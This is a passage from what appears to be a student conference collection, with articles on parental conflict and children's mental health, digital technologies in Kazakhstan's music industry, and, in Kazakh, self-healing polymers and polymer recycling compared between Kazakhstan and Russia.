Conflict can arise when family members hold differing perspectives or beliefs that are in contradiction with one another. Sometimes, misunderstandings and misinterpretations between individuals can lead to conflict. Issues that are not resolved peacefully can escalate into disputes and dissatisfaction. Occasional disagreements are a normal part of family life, and sporadic conflicts are inevitable. However, ongoing conflict can result in stress and may damage relationships. Some individuals struggle to manage their emotions, which can lead them to act intentionally hurtful, aggressive, or even violent.

Such conflicts affect everyone in the family, but the impact on children can be profound in ways that adults may not fully recognize. Parents involved in conflict must be especially careful about what they communicate to their children through their words or actions. Children perceive any conflict between their parents as a threat, leading to a psychological burden that may not be immediately apparent. Moreover, the consequences of this burden may only manifest later, such as in adolescence or early adulthood, through problematic behaviors. There is no age at which a

child is no longer affected by family conflict—this holds true regardless of whether the parents are still living together, on the verge of separation, or have separated some time ago.

We often observe three reactions in children to parental conflict, which can occur suddenly or separately:

1. The child internalizes the family situation. To escape the distress and tension felt from arguments and a tense atmosphere at home, the child withdraws into their own world. As the child appears to be "well-behaved" on the outside, others may think the situation isn't affecting the child or that they are coping well, when in fact, the conflict is affecting the child much more deeply than they let on.

2. The child's reactions are outwardly visible—they are anxious, irritable, or aggressive. The child may exhibit poor behavior to express their distress and anxiety or to divert the parents' attention from their arguments. Parents may interpret these manifestations simply as misbehavior and attempt to address them with the help of a psychologist, psychiatrist, or neurologist. However, parents often fail to acknowledge that the child's misbehavior is a result of their conflicts, or the consequences of separation or divorce.

3. The child tries to take on parental responsibility (in other words, the child attempts to play the role of a parent). The child tries to resolve the situation for the parents (for example, "Dad, don't do this to Mom," or "Mom, I'll tell Dad that you feel this way").

When emotions are real but invisible, the child's problems may not be immediately apparent, as the child may hide their feelings, hoping that the situation will improve. During this period, they may try hard to please their parents and keep their issues to themselves, while in reality, they experience negative emotions such as anxiety, sadness, general depression, guilt, self-blame, fear, and distrust due to divorce and conflicts.

Children experiencing family conflict may exhibit symptoms such as sleep disturbances, attention deficit disorders, behavioral issues, refusal to obey parents, or psychosomatic problems (headaches, stomachaches, etc.). The child may act out as an adversary or show aggressive behaviors, and may also engage in risky behaviors. Often, the child's performance and behavior at school deteriorate (due to increased anxiety and reduced ability to concentrate), which may lead to a decline in the quality of relationships with peers.

Children may experience uncertainty about the strength of the emotional connections essential for their well-being as a result of unresolved and destructive parent-child conflicts. Consequently, children may take actions to end the argument or withdraw into themselves to avoid such threats and unpleasant emotions. Some children may blame themselves, which can diminish their sense of self-worth. Children who are unable to stop their parents' struggles may feel a sense of failure, which can lead to depression. Parents may turn to the child for comfort or put excessive pressure on the child in an attempt to compensate for the lost connection with their partner. This is known as "compensatory displacement."

In adolescents, parental conflicts may manifest as negative beliefs and experiences in romantic relationships, feelings of loneliness, difficulty in resolving conflicts and managing emotions, aggressive behavior in relationships, low self-esteem, and poor academic performance. During this period, the child may exhibit various "escape responses," such as truancy, alcohol and drug use, running away from home, self-harm, or engaging in unlawful behavior.

The negative manifestations of a child's emotions are often misinterpreted as a result of poor parenting by one or both parents. It is important to understand that this is not always the case; the issues listed above are typically observed in children who have faced family conflict, and it is not immediately accurate to blame the parents.

When parents behave constructively around conflicts, the mental health of children improves. Parents can engage in calm discussions together, focusing their attention on solving the problem.

It may even be beneficial for parents to gently touch each other while talking or to use humor, as this can have a reinforcing effect on children. When children see their parents resolving disagreements, they feel that their family is safe and secure.

Some of the studies have shown that when parents resolve conflicts more constructively with interventions, solve problems together, and communicate kindly with each other, there are short-term improvements in the children's mental well-being. Interventions that promote healthy parenting practices and enhance the mental health of parents are also effective. Children are further protected from the impact of parental conflicts through meaningful relationships with classmates, other adults, or siblings.

References:

1. Fauziah. (2022). Effects of Family Conflicts on Children's Personalities. *International Journal Education and Computer Studies (IJECS)*, 2(2), 61–68.
<https://doi.org/10.35870/ijecs.v2i2.793>
2. Hamida Narejo, Aijaz Ali Wassan, & Eurm Shah. (2023). The Impact of Parental Conflict on Children for Their Growth, Upbringing and Proper Grooming. *Progressive Research Journal of Arts & Humanities (PRJAH)*, 5(2), 55–68. <https://doi.org/10.51872/prjah.vol5.iss2.277>
3. Horwitz, B. N., Ganiban, J. M., Spotts, E. L., Lichtenstein, P., Reiss, D., & Neiderhiser, J. M. (2011). The role of aggressive personality and family relationships in explaining family conflict. *Journal of family psychology*, 25(2), 174.
4. How family conflict affects children mental health, Scottish centre for conflict resolution, Edinburg; <https://www.scottishconflictresolution.org.uk/blog/how-family-conflict-affects-childhood-mental-health>
5. Reducing parental conflict: the impact on children. Department for work and pension, Government UK, January 18, 2021; <https://www.gov.uk/guidance/reducing-parental-conflict-the-impact-on-children>

Culturology

DIGITAL TECHNOLOGIES IN THE MUSIC INDUSTRY OF KAZAKHSTAN

Babamuratov Darkhan

1st-year Master's Student, Department of Art Management, T. Zhurgenov National Academy of Arts

Abstract. This work is dedicated to studying the impact of digital technologies on the music industry in Kazakhstan. The research includes an analysis of theoretical literature focusing on the transformation of business models, methods of content creation and distribution, and copyright protection issues in the digital environment. Key trends and challenges facing the music industry in the context of digitalization are examined. It is shown that digital transformation requires a comprehensive approach that considers technological, legal, and cultural aspects. The conclusion emphasizes the need for the Kazakhstani music industry to adapt to the new realities of the digital economy and identifies directions for further research aimed at developing practical recommendations for market participants.

Keywords: Digital technologies, music industry, Kazakhstan, digitalization, copyright, business models, streaming, digital economy.

Аннотация. Настоящая статья посвящена исследованию влияния цифровых технологий на музыкальную индустрию Казахстана. В рамках исследования проведен анализ теоретической литературы, посвященной трансформации бизнес-моделей, способов создания и распространения контента, а также проблемам защиты авторских прав в цифровой среде. Рассмотрены ключевые тенденции и вызовы, стоящие перед музыкальной индустрией в условиях цифровизации. Показано, что цифровая трансформация требует комплексного подхода, учитывающего технологические, правовые и культурные аспекты. Сделан вывод о необходимости адаптации казахстанской музыкальной индустрии к новым реалиям цифровой экономики и определены направления для дальнейших исследований, направленных на разработку практических рекомендаций для участников рынка.

Ключевые слова: Цифровые технологии, музыкальная индустрия, Казахстан, цифровизация, авторское право, бизнес-модели, стриминг, цифровая экономика.

МУЗЫКА САЛАСЫНДАҒЫ ЦИФРЛЫҚ ТЕХНОЛОГИЯЛАР ҚАЗАҚСТАН

Аңдатпа: Бұл жұмыс Қазақстанның музыка индустриясына цифрлық технологиялардың әсерін зерттеуге арналған. Зерттеу аясында бизнес-модельдердің, контентті құру және тарату әдістерінің трансформациясына, сондай-ақ цифрлық ортадағы авторлық құқықты қорғау мәселелеріне арналған теориялық әдебиеттерге талдау жүргізілді. Цифрландыру жағдайында музыка индустриясының алдында тұрған негізгі тенденциялар мен қиындықтар қарастырылды. Цифрлық трансформация технологиялық, құқықтық және мәдени аспектілерді ескеретін кешенді тәсілді талап ететіні көрсетілді. Қорытындыда Қазақстанның музыка индустриясының цифрлық экономиканың жаңа шындықтарына бейімделуінің қажеттілігі атап өтіліп, нарық қатысушыларына арналған практикалық ұсыныстарды әзірлеуге бағытталған одан әрі зерттеулердің бағыттары анықталды.

Түйінді сөздер: Цифрлық технологиялар, музыка индустриясы, Қазақстан, цифрландыру, авторлық құқық, бизнес-модельдер, стриминг, цифрлық экономика.

Introduction

The modern stage of the development of Kazakhstan's music industry is marked by the deep penetration of digital technologies, which are fundamentally transforming traditional business models, approaches to the creation, distribution, and consumption of music content. The digital transformation, which began in the late 20th century, has given rise to new platforms and tools, providing musicians and producers with unprecedented freedom of expression and direct engagement with their audience. However, alongside its obvious advantages, digitalization presents serious challenges for Kazakhstan's music industry that require solutions. These include ensuring copyright protection in the digital environment, developing effective content monetization strategies, and adapting swiftly to constantly changing audience preferences and new music consumption formats.

At the present stage of the industry's development, the ability to effectively utilize digital tools and platforms has become a key success factor. It is essential to understand how streaming services, social networks, and music distribution and promotion platforms function, as well as how to develop a successful digital marketing strategy. Traditional business models need to be adapted to new conditions, and new content formats must be created, taking into account the specific characteristics of the digital environment. Additionally, sustainable revenue sources must be established despite the challenges of piracy and the widespread availability of free content.

Equally important is the adaptation of legal mechanisms to the digital environment. Copyright legislation must be improved to ensure effective protection of musicians' and rights holders' interests in the digital space. Furthermore, the development of a collective rights management system is necessary to simplify the process of licensing and collecting royalties from digital platforms. Addressing these issues requires an in-depth analysis and a comprehensive approach that takes into account the interests of all participants in the music industry.

Materials and Methods

The aim of this study is to conduct a comprehensive analysis of the impact of digital technologies on Kazakhstan's music industry, including the processes of music content creation, promotion, and consumption. The research is theoretical in nature and is based on a wide range of academic sources. The methodological foundation includes fundamental works in the fields of cultural economics, sociology of music, and media studies, as well as studies on the digital economy and its influence on creative industries.

The key research method is the analysis of existing theoretical approaches to the study of digital transformation in the music industry. In particular, the study will examine concepts that explain the evolution of business models, the emergence of new forms of music content consumption, and the transformation of the roles of musicians and producers in the digital environment. Special attention will be paid to research on the impact of digital technologies on copyright protection and music content monetization.

Materials and Methods

The aim of this study is to conduct a comprehensive analysis of the impact of digital technologies on Kazakhstan's music industry, including the processes of music content creation, promotion, and consumption. The research is theoretical in nature and relies on a wide range of academic sources. The methodological foundation includes fundamental works in the fields of cultural economics, sociology of music, and media studies, as well as studies on digital economy and its influence on creative industries.

The key research method is the analysis of existing theoretical approaches to the study of digital transformation in the music industry. In particular, the study will examine concepts explaining changes in business models, the emergence of new forms of music content consumption, and the transformation of the roles of musicians and producers in the digital environment. Special attention will be paid to research on the impact of digital technologies on copyright protection and music content monetization.

Results and Discussion

This study, dedicated to the influence of digital technologies on Kazakhstan's music industry, requires a critical review of existing literature to establish a theoretical foundation and identify key trends. A vast body of research in this field examines various aspects of digital transformation, providing valuable insights into the ongoing changes [1].

A significant portion of studies focuses on general theoretical issues of digital economy, analyzing fundamental concepts such as digitalization, digital distribution, and consumption. These studies explore new business models emerging in the digital environment, with special attention to platforms that provide access to music content, such as streaming services and online stores. These works lay the groundwork for understanding the general patterns of digital economy development and determining the place of the music industry within this process [2].

Another important area of research focuses on the transformation of the music industry itself under the influence of digital technologies. This includes changes in the roles of musicians and producers, the emergence of new ways to create and promote music, and the transformation of relationships between artists and audiences. Special attention is given to the impact of social media and online platforms on shaping musical preferences and content distribution. These studies help to understand how digital technologies are reshaping the structure of the music industry and influencing its core processes [3].

An essential aspect is the study of issues related to copyright protection in the digital environment. Research in this field analyzes various forms of piracy, illegal distribution of music content, and methods of combating these phenomena. The legal framework regulating copyright in the digital space is examined in detail, and its effectiveness is assessed. These studies help to identify challenges associated with copyright protection in the digital environment and determine necessary measures for their resolution [4].

Many studies also focus on analyzing international experience in the digitalization of the music industry. Successful cases of implementing digital technologies, as well as lessons learned from failures in other countries, are analyzed. In particular, regulatory frameworks used in different countries to protect copyright in the digital space are studied, and their effectiveness is evaluated. Examining international experience helps to identify best practices and avoid repeating mistakes when developing and implementing a digital strategy for Kazakhstan's music industry [5].

Despite the abundance of research on the impact of digital technologies on the music industry, there is a noticeable lack of studies that take into account the specifics of the Kazakhstani market, culture, and legislation. Existing works are often general in nature and do not reflect the unique features of Kazakhstan's context. Thus, this study aims to fill this gap by offering a comprehensive analysis of the impact of digital technologies on Kazakhstan's music industry, considering its specific characteristics.

Chris Anderson, the author of the "Long Tail" concept, analyzes in detail how digital technologies expand opportunities for niche artists and genres, allowing them to find their audience and create sustainable revenue streams outside the traditional industry framework. His ideas on the "democratization" of content and the reduction of market entry barriers are essential for understanding the transformation of the music industry in the digital age. In the context of

Kazakhstan, an analysis of the "Long Tail" concept can help identify promising directions for the development of local music genres and support independent artists.

David Kuseedi, on the other hand, is one of the leading experts in the field of copyright and digital economy. His works focus on analyzing copyright protection issues in the digital environment and developing effective content monetization mechanisms in the face of piracy and free distribution. In the context of Kazakhstan, studying Kuseedi's work can help in developing effective strategies to combat illegal distribution of music content and creating a sustainable copyright monetization system [6].

Conclusion

The conducted analysis of theoretical literature allows us to conclude that digital technologies have a profound and multifaceted impact on Kazakhstan's music industry. Digitalization has led to the transformation of business models, methods of content creation and distribution, as well as the relationships between musicians and their audiences. At the same time, new challenges arise, including copyright protection, content monetization, and adaptation to changing consumer preferences.

The necessity for Kazakhstan's music industry to adapt to the new realities of the digital economy requires a comprehensive approach that considers technological, legal, and cultural aspects. Further research should focus on studying the specifics of the Kazakhstani market and developing practical recommendations for musicians, producers, and organizations involved in copyright protection. The successful integration of digital technologies into Kazakhstan's music industry will not only enhance its competitiveness but also expand opportunities for the creative self-realization of Kazakhstani musicians.

List of References:

1. Digital Economy: Global Trends and Russian Practice / Edited by A.V. Keleberda, V.I. Mukhina. – Moscow: Publishing House "Delo" RANEPa, 2018. – 320 p.
2. Copyright in the Digital Age: Problems and Perspectives / Edited by I.M. Saveleva. – Moscow: Statut Publishing, 2016. – 448 p.
3. Trofimenko, O.E. The Music Industry in the Era of Digital Technologies: Development Trends and Problems of Legal Regulation // Bulletin of St. Petersburg State University. Series 15. Art Studies. 2017. Issue 4. P. 158-172.
4. Kreutzer, T. *Open Content and Creative Commons*. Institute for Information Law Series, 2014.
5. Towse, R. (Ed.). *A Handbook of Cultural Economics* (2nd ed.). Edward Elgar Publishing, 2020.
6. Anderson, C. *The Long Tail: Why the Future of Business Is Selling Less of More*. Hyperion, 2022. 40

Chemical Sciences

ӨЗДІГІНЕН ҚАЛПЫНА КЕЛЕТІН ПОЛИМЕРЛЕР: ТҰРАҚТЫ МАТЕРИАЛДАР ДӘУІРІ

Иламан А.Б.

Қ. Жұбанов атындағы Ақтөбе өңірлік университеті, 6B01504 «Химия» ББ 4 курс
студенты

Қалдыбаева А.Д.

Қ. Жұбанов атындағы Ақтөбе өңірлік университеті, 6B01504 «Химия» ББ 4 курс
студенты

Аннотация

Бұл мақалада өздігінен қалпына келетін полимерлердің қасиеттері, олардың жұмыс істеу механизмдері және заманауи технологияларда қолданылу мүмкіндіктері қарастырылады. Мұндай полимерлер механикалық зақымдану кезінде өзін-өзі қалпына келтіре алады, бұл олардың қызмет ету мерзімін ұзартуға және экологиялық жүктемені азайтуға мүмкіндік береді. Химиялық және физикалық механизмдер негізінде қалпына келу процестері талданып, олардың электроника, медицина, көлік және аэроғарыш салаларындағы қолдану аясы зерттелген. Қазақстандағы экологиялық жағдайды жақсарту мақсатында осындай материалдарды өндіру мен қолдануды дамыту ұсынылады.

Кілт сөздер

Өздігінен қалпына келетін полимерлер, экологиялық тұрақты материалдар, полимер химиясы, динамикалық коваленттік байланыстар, нанотехнология, материалтану, смарт-материалдар, экологиялық инновациялар.

Қазіргі заманғы материалтану саласындағы маңызды жетістіктердің бірі — өздігінен қалпына келетін полимерлердің дамуы. Бұл материалдар зақымдалған жағдайда өз құрылымын қалпына келтіре алады, осылайша олардың қызмет ету мерзімі ұзартып, пайдалану тиімділігін арттырады. Табиғаттағы тірі организмдердің жарақаттан кейін өзін-өзі емдеу қабілетіне ұқсас бұл қасиет ғылымда ерекше қызығушылық тудырып отыр.

Қазіргі таңда экологиялық мәселелер әлемнің барлық түкпірінде өзекті болып отыр. Әсіресе, пластик қалдықтарының қоршаған ортаға тигізетін зияны туралы көптеген ғылыми зерттеулер жүргізіліп, шешу жолдары қарастырылуда. Пластиктің ыдырау процесі өте ұзақ уақытты талап етеді, сондықтан оның қалдықтары табиғатта жүздеген жылдар бойы сақталып, экожүйеге кері әсерін тигізеді. Бұл мәселені жеңілдетудің бір тиімді жолы — өздігінен қалпына келетін полимерлерді қолдану[1]. Бұл жаңа буын материалдары механикалық зақымданған жағдайда өзін-өзі жөндей алады. Яғни, егер материалда жарықшақ немесе сызат пайда болса, ол белгілі бір сыртқы факторлардың әсерінен қайта бастапқы қалпына келеді. Бұл процесс әртүрлі жолдармен жүзеге асуы мүмкін: температура өзгерісі, химиялық реакциялар немесе сыртқы стимулдардың әсері арқылы. Мұндай технологиялар бүгінгі таңда электроника, тұрмыстық техника, құрылыс және автокөлік өндірісінде үлкен қызығушылыққа ие. Бұл полимерлердің ерекше қасиеті — сыртқы әсерден

зақымданған кезде молекулалық деңгейде өздігінен қалпына келу қабілетінде. Мұндай процесс екі негізгі механизмге негізделеді: химиялық және физикалық.

Химиялық механизмдерге динамикалық коваленттік байланыстар жатады. Мысалы, Дильс-Альдер реакциясы сияқты қайтымды реакциялар арқылы полимер құрылымы қайта түзіледі. Сонымен қатар, дисульфидтік байланыстар жарық немесе температура әсерінен қайта құрылып, материалдың беріктігін қалпына келтіруге мүмкіндік береді [2].

Физикалық механизмдерге сутектік байланыстардың түзілуі жатады. Бұл байланыстар зақымданған аймақта молекулалардың қайта түзілуін қамтамасыз етеді. Иондық өзара әрекеттесулер де полимердің серпімділігін арттырып, өзін-өзі қалпына келтіруге жағдай жасайды [3].

Қазіргі таңда өздігінен қалпына келетін полимерлер бірнеше түрге бөлінеді. Біріншісі — химиялық реакциялар арқылы қалпына келетін полимерлер. Мұндай материалдар зақымдалған кезде химиялық реакциялар жүреді, нәтижесінде олардың құрылымы қалпына келеді.

Екіншісі — физикалық өзара әрекеттесулер арқылы қалпына келетін полимерлер. Бұл процесте сутектік байланыстар немесе ван-дер-Ваальс күштері маңызды рөл атқарады. Үшінші түрі — сыртқы факторлардың әсерінен қалпына келетін полимерлер. Жарық, температура немесе pH деңгейінің өзгеруі полимердің қайта құрылуына ықпал етеді.

Өздігінен қалпына келетін полимерлердің қолдану аясы өте кең. Электроника саласында мұндай материалдар смартфон экрандарын, икемді құрылғыларды және сенсорларды зақымданған жағдайда қалпына келтіре алады. Бұл құрылғылардың қызмет ету мерзімін ұзартуға көмектеседі [2].

Медицинада өздігінен қалпына келетін полимерлер хирургиялық жіптер мен жара таңғыштарына қолданылады. Бұл материалдар науқастың сауығу процесін жылдамдатып, қосымша ем-дом қажеттілігін азайтады. Сондай-ақ, биополимерлер тіндерді қалпына келтіру үшін де пайдаланылады [2]. Көлік саласында бұл материалдар автомобильдің сыртын жабуға қолданылады, сызаттар мен ұсақ зақымдарды өздігінен жоюға мүмкіндік береді. Аэроғарыш саласында мұндай материалдар ұшу аппараттарының беріктігін арттырып, құрылымдық зақымдардың алдын алады [3].

Қазіргі зерттеулер

Бұл саладағы зерттеулер қарқынды дамып келеді. Мысалы, Сингапур Ұлттық Университеті бөлме температурасында бірнеше секунд ішінде қалпына келе алатын икемді полимер жасап шығарды. Ал Гарвард ғалымдары су астында қалпына келу қабілеті бар материалды әзірледі, бұл теңіз құрылғыларын қорғауда ерекше маңызды [4].

Әлемдік тәжірибедегі жобалар

- Еуропалық Одақтың Horizon 2020 бағдарламасы: Өздігінен қалпына келетін материалдарды автомобиль және аэроғарыш саласында қолдану бойынша бірнеше жоба іске қосылды.

- Жапониядағы Toyota зертханалары: Өзін-өзі қалпына келтіретін автомобиль жабындарын әзірлеуге бағытталған зерттеулер жүргізуде. Бұл жабындар ұсақ сызаттарды өздігінен жоя алады.

Полимерлерді өндіру әдістерінің бірі — микрокапсулалау. Бұл тәсілде полимер құрылымына арнайы микрокапсулалар енгізіледі. Зақымданған кезде капсулалар жарылады да, ішіндегі қалпына келтіруші агент зақымдалған аймақты түзеп шығады. Сондай-ақ, динамикалық коваленттік химия әдісі жиі қолданылады.

Өздігінен қалпына келетін материалдардың басты пайдасы — пластик қалдықтарының көлемін азайту. Мысалы, телефон корпустары немесе тұрмыстық техникада осындай полимерлер пайдаланылса, олар ұзақ уақыт қызмет етеді. Бұл өз кезегінде жаңа өнімдерді өндіруге қажетті шикізатты үнемдеуге және қоршаған ортаға түсетін жүктемені азайтуға

көмектеседі. Қазақстанда экологиялық ахуалды жақсарту үшін мұндай технологияларды енгізу аса маңызды.

Смарт-материалдардың болашағы және ғылыми зерттеулер

Өздігінен қалпына келетін полимерлер смарт-материалдар концепциясын дамытуға үлкен үлес қосады. Қазіргі зерттеулер бұл материалдардың қалпына келу жылдамдығын арттыруға, температураға тәуелділігін төмендетуге және механикалық беріктігін күшейтуге бағытталған.

Қазақстанда бұл бағыттағы зерттеулерді күшейту маңызды. Ғылыми орталықтар мен университеттерде осындай материалдарды зерттейтін арнайы зертханалар құрылса, отандық ғалымдар бұл салада үлкен жаңалықтар аша алады.

Қазақстан үшін ұсыныстар

1. Ғылыми зерттеулерді дамыту – өздігінен қалпына келетін полимерлерді зерттейтін арнайы жобалар ұйымдастыру. Бұл жас ғалымдар мен студенттерге тәжірибе жинауға мүмкіндік береді.
2. Өндірісті жолға қою – бұл технологияны пайдалана отырып, Қазақстанда отандық өндіріс орындарын ашу. Экологиялық таза материалдар шығару арқылы елдің ғылыми және экономикалық әлеуетін арттыру.
3. Білім беру жүйесіне енгізу – мектептер мен университеттерде жаңа материалдар туралы білім беруді күшейту. Зертханалық жұмыстар ұйымдастырып, студенттерге тәжірибелік мүмкіндіктер жасау.
4. Экологиялық бастамаларды қолдау – тұрмыстық заттар, құрылыс және автокөлік саласында осындай материалдарды кеңінен қолдану арқылы қалдықтарды азайту.
5. Инвестиция тарту – мемлекет пен жеке бизнес жаңа технологияларға қаржы бөліп, инновациялық жобаларды қаржыландыруы тиіс.

Қорытынды

Өздігінен қалпына келетін полимерлер – болашақтың технологиясы. Егер Қазақстан бұл салада белсенділік танытып, ғылыми зерттеулер мен өндірісті қолдаса, экологиялық мәселелерді шешіп қана қоймай, инновациялық экономикаға қадам баса алады. Бұл тек қоршаған орта үшін емес, елдің технологиялық дамуы мен ғылыми әлеуеті үшін де маңызды бағыт болмақ.

Пайдаланған әдебиеттер:

1. Адаскин, А.М., & Зувев, В.М. (2014). Материалтану (металл өңдеу). — Мәскеу: «Академия» баспа орталығы. — 156 б.
2. Умбетова, А.К. (2016). Химия және органикалық қосылыстар технологиясы, табиғи қосылыстар және полимерлер кафедрасының жиналысында қарастырылған материалдар. — 98 б.
3. Садуақасов, М., & Батырбаев, Ғ. (2009). Құрылыс материалдары: бейорганикалық, органикалық және композитті материалдардың қасиеттері мен қолданылуы. — 205 б.
4. Нанотехнологиялар: оқу құралы. — 134 б.

Ғылыми жетекші: Алтаева Гүлнар Саматқызы, химия ғылымдарының кандидаты, Жұбанов Университеті, химия және химиялық технология кафедрасының доценті

ПОЛИМЕР ҚАЛДЫҚТАРЫН ҚАЙТА ӨНДЕУДІҢ ЭКОЛОГИЯЛЫҚ ЖӘНЕ ЭКОНОМИКАЛЫҚ АСПЕКТИЛЕРІ: РЕЦИКЛИНГ ПЕН МИКРОПЛАСТИКТЕРДІҢ МӘСЕЛЕЛЕРІ

Каналбаева Ақжүнис Кеңесбайқызы

Қ.Жұбанов атындағы Ақтөбе Өңірлік Университетінің 4-курс 6B01504 студенті,
Қазақстан, Ақтөбе

Марбекова Дильфуза Клышбекқызы

Қ.Жұбанов атындағы Ақтөбе Өңірлік Университетінің 4-курс 6B01504 студенті,
Қазақстан, Ақтөбе

Алтаева Гүлнар Саматқызы

Ғылыми жетекші, химия ғылымдарының кандидаты, Қ.Жұбанов Университетінің
«Химия және химиялық технология» кафедрасының доценті

Аннотация: Мақалада полимер қалдықтарын қайта өңдеудің (рециклинг) экологиялық және экономикалық мәселелері қарастырылған. Полимер қалдықтарының түрлері, олардың қайта өңдеу мүмкіндіктері және шектеулері сипатталады. Сонымен қатар тұрмыстық қатты қалдықтар құрамындағы полимер өнімдерінің фрагментациясы нәтижесінде пайда болатын микропластиктердің қоршаған ортаға және адам денсаулығына әсері талданады. Полимер қалдықтарын тиімді басқару, қайта өңдеу технологияларын дамыту және микропластиктерді азайту жолдары ұсынылады.

Annotation: The article discusses the environmental and economic problems of polymer waste recycling (recycling). The types of polymer waste, their processing capabilities and limitations are described. It also analyzes the impact of microplastics on the environment and human health, which are formed as a result of fragmentation of polymer products in solid household waste. Effective management of polymer waste, development of recycling technologies and ways to reduce microplastics are proposed.

Кілт сөздер: Полимер қалдықтары, рециклинг, микропластик, тұрмыстық қатты қалдықтар (ТҚҚ), экологиялық қауіпсіздік, қайта өңдеу технологиялары, пластик қалдықтары, тұрақты даму, екінші реттік шикізат, қалдықтарды басқару.

Keywords: Polymer waste, recycling, microplastics, household solid waste (MSW), environmental safety, recycling technologies, plastic waste, sustainable development, secondary raw materials, waste management.

Кіріспе. Полимерлі материалдардың кеңінен қолданылуы және олардың тұрмыстық қатты қалдықтар құрамында үлкен үлес алуы экологиялық мәселелерді күрделендіреді. Полимер қалдықтары қоршаған ортада ұзақ уақыт бойы ыдырамайтындығымен ерекшеленеді. Бұл жағдай микропластиктердің түзілуіне және олардың экожүйелерге теріс әсер етуіне алып келеді. Осыған байланысты полимер қалдықтарын тиімді басқару, соның ішінде рециклинг әдістерін жетілдіру және микропластиктердің түзілуін азайту қазіргі таңда өзекті мәселе болып табылады.

Полимер қалдықтарының негізгі түрлері және олардың үлесі.

Тұрмыстық қатты қалдықтар құрамында ең көп кездесетін полимерлерге полиэтилентерефталат (ПЭТ), полипропилен (ПП) және полистирол (ПС) жатады. Орташа есеппен алғанда, төрт адамнан тұратын отбасы жылына 9 кг полимер қалдықтарын шығарады. Оның ішінде ПЭТ пен ПП қалдықтары 86%-ды құрайды. Полистирол қалдықтары аз үлеске ие болғанымен, олардың қоршаған орта мен адам денсаулығына тигізетін әсері жоғары. [1]

Қазақстан мен Ресей мемлекеттеріндегі полимерлерді қайта өңдеу (рециклинг) жүйесінің тиімділіктерін салыстыру

Полимерлерді қайта өңдеу – экологиялық және экономикалық тұрғыдан маңызды сала. Қазақстан мен Ресей бұл бағытта түрлі деңгейде дамуда, олардың әрқайсысында өзіндік ерекшеліктер мен мәселелер бар.

1. Полимер қалдықтарының көлемі және қайта өңдеу деңгейі

Ресейде жыл сайын 3,5–4 млн тонна пластик қалдықтары түзіледі, оның шамамен 10%-ы ғана қайта өңделеді. Қазақстанда бұл көрсеткіш әлдеқайда төмен: 100 мың тонна қалдықтың тек 3,5 мың тоннасы (3,5%) ғана қайта өңделеді. Бұл Ресеймен салыстырғанда айтарлықтай аз. [2]

2. Қайта өңдеу инфрақұрылымы

Ресейде полимерлерді қайта өңдеумен айналысатын 2500-ден астам кәсіпорын бар. Олардың ішінде ең ірі кешендердің бірі – Технополис «Химград» (Қазан қаласы), ол полимерлерді кешенді өңдеудің тиімді моделін көрсетеді. Сонымен қатар, Мәскеу, Санкт-Петербург және Қазан сияқты ірі қалаларда қалдықтарды бөлек жинау жүйесі жақсы дамыған.

Қазақстанда бұл сала әлі дамып келеді. Қазіргі уақытта 130-ға жуық кәсіпорын жұмыс істейді, бірақ олардың өндірістік қуаты Ресеймен салыстырғанда әлдеқайда төмен. Сонымен қатар, қалдықтарды бөлек жинау жүйесі жеткілікті деңгейде дамымаған, бұл қайта өңдеу тиімділігін төмендетеді. [3]

3. Мемлекеттік қолдау және заңнамалық база

Ресейде полимерлерді қайта өңдеуді ынталандыру үшін мемлекет қатты тұрмыстық қалдықтар (ҚТҚ) реформасын енгізді. Сонымен қатар, Өндірушілердің кеңейтілген міндеттемелері (ӨКМ) бағдарламасы бойынша пластик өнім өндірушілерін қайта өңдеуге қаржы бөлуге міндеттейді. Бұл қайта өңдеу саласының дамуын жеделдетіп отыр.

Қазақстанда да ӨКМ бағдарламасы жұмыс істейді, бірақ оның тиімділігі Ресейге қарағанда төмен. Дегенмен, соңғы жылдары мемлекет тарапынан қолдау артып келеді. Мысалы, «EcoQolday» бағдарламасы және 2024 жылдың наурызында қабылданған «жасыл» жобаларды 3%-дық мөлшерлемен несиелеу механизмі қайта өңдеуге серпін беруі мүмкін. [4]

4. Ішкі нарық және экспорт

Ресейде қайта өңделген полимерлердің көп бөлігі ішкі нарықта қолданылады. Олар құрылыс, машина жасау және тоқыма өнеркәсібінде кеңінен пайдаланылады. Қазақстанда, керісінше, қайта өңделген полимерлердің 90%-ы экспортқа жіберіледі, өйткені ішкі нарықтағы сұраныс төмен. Бұл өндірістің толыққанды дамуына кедергі келтіретін факторлардың бірі.

Ресей полимер қалдықтарын қайта өңдеуде Қазақстанға қарағанда алда тұр. Оның себебі – үлкен нарық, дамыған инфрақұрылым және мемлекеттік қолдаудың жоғары деңгейі. Қазақстан бұл салада жаңа қадамдар жасауда, бірақ жүйелі өзгерістер қажет: қалдықтарды сұрыптау мәдениетін дамыту, қайта өңдеу инфрақұрылымын жақсарту және ішкі нарықтағы сұранысты арттыру.

Полимер түрлерінің қайта өңдеу әдістерін, олардың энергия үнемдеу деңгейін, экологиялық пайдасын және тиімділігін салыстыру түрлері 1-кестеде көрсетілген.

1-кесте. Полимер түрлерінің қайта өңдеу әдістерін, олардың энергия үнемдеу деңгейін, экологиялық пайдасын және тиімділігін салыстыру

Полимер түрі	Қайта өңдеу әдісі	Энергия үнемдеу	Экологиялық пайдасы	Тиімділік деңгейі
РЕТ (полиэтилентерефталат)	Механикалық рециклинг	70-80%	Пластик бөтелкелерді қайта өнімге айналдыру. Табиғи ресурстарды үнемдейді.	Жоғары
HDPE (жоғары тығыздықтағы полиэтилен)	Механикалық рециклинг	50-60%	Қалдықтарды азайтады. Контейнерлер, тұрмыстық бұйымдар жасауға қайта қолданылады.	Жоғары
LDPE (төмен тығыздықтағы полиэтилен)	Механикалық және химиялық рециклинг	40-50%	Қаптамалардан жаңа пакеттер, пленкалар алынады. Табиғатқа зияны азаяды.	Орташа
PP (полипропилен)	Механикалық рециклинг	50-60%	Авто бөлшектер, тұрмыстық техника корпустары алынады. Пайдалану аясы кең.	Орташа
PS (полистирол)	Химиялық рециклинг	30-40%	Қиын өңделеді. Жаңа шикізатқа айналады. Қауіптілігі жоғары.	Төмен
PVC (поливинилхлорид)	Механикалық және химиялық рециклинг	20-30%	Улы қосылыстар бөледі. Қайта өңдеу шектеулі және арнайы технологияны қажет етеді.	Төмен

Микропластиктердің түзілу мәселесі және оның қауіптер.

